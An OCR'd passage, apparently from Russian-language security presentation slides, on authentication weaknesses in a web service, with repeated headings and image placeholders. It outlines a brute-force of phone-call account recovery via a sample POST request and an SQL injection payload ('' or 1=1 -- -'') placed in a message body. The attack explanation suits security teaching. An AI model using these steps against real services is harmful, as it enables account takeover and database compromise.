
3. Oauth Авторизация




3. Oauth Авторизация



3. Oauth Авторизация



4. Восстановление доступа через звонок



4. Восстановление доступа через звонок

Алгоритм восстановления:

- В форме необходимо ввести номер телефона и код с картинки.
- После корректного ввода даты рождения, на ваш номер в течение 1-2х минут поступит звонок с неизвестного номера.


4. Восстановление доступа через звонок

Номер телефона указанный при регистрации 89162140748


276

ПРОДОЛЖИТЬ

4. Восстановление доступа через звонок



4. Восстановление доступа через звонок



4. Восстановление доступа через звонок

POST /s/p/ HTTP/1.1

…….

ACTION=**STEP2**&SKEY=123456

4. Восстановление доступа через звонок

POST /s/p/ HTTP/1.1

…….

ACTION=**STEP2**&SKEY=123456

4. Восстановление доступа через звонок

Горизонтальный брутфорс:

1) Вводим номер телефона.
2) Инициируем один раз звонок – запоминаем последние 6 цифр.
3) Отправляем пост запрос с этими цифрами.
4) Так как номера телефонов ограничены, повторяем шаги 1-3 до тех пор пока не встретим тот же номер.

Выводы

Проблемы:

Отсутствие rate-limit – при горизонтальном брутфорсе.


Слабая Каптча.


Простой способ восстановления.


Методика:

Анализ и проработка всех механизмом защиты авторизации.

5. Автоподстановка








5. Автоподстановка


Алгоритм:

- Отправить с другого аккаунта себе письмо с названием «Награды за вход».
- В теле сообщения прописать нагрузку «’ or 1=1 -- -».
- Перейти в функционал выдачи призов и увидеть исполнение нагрузки.

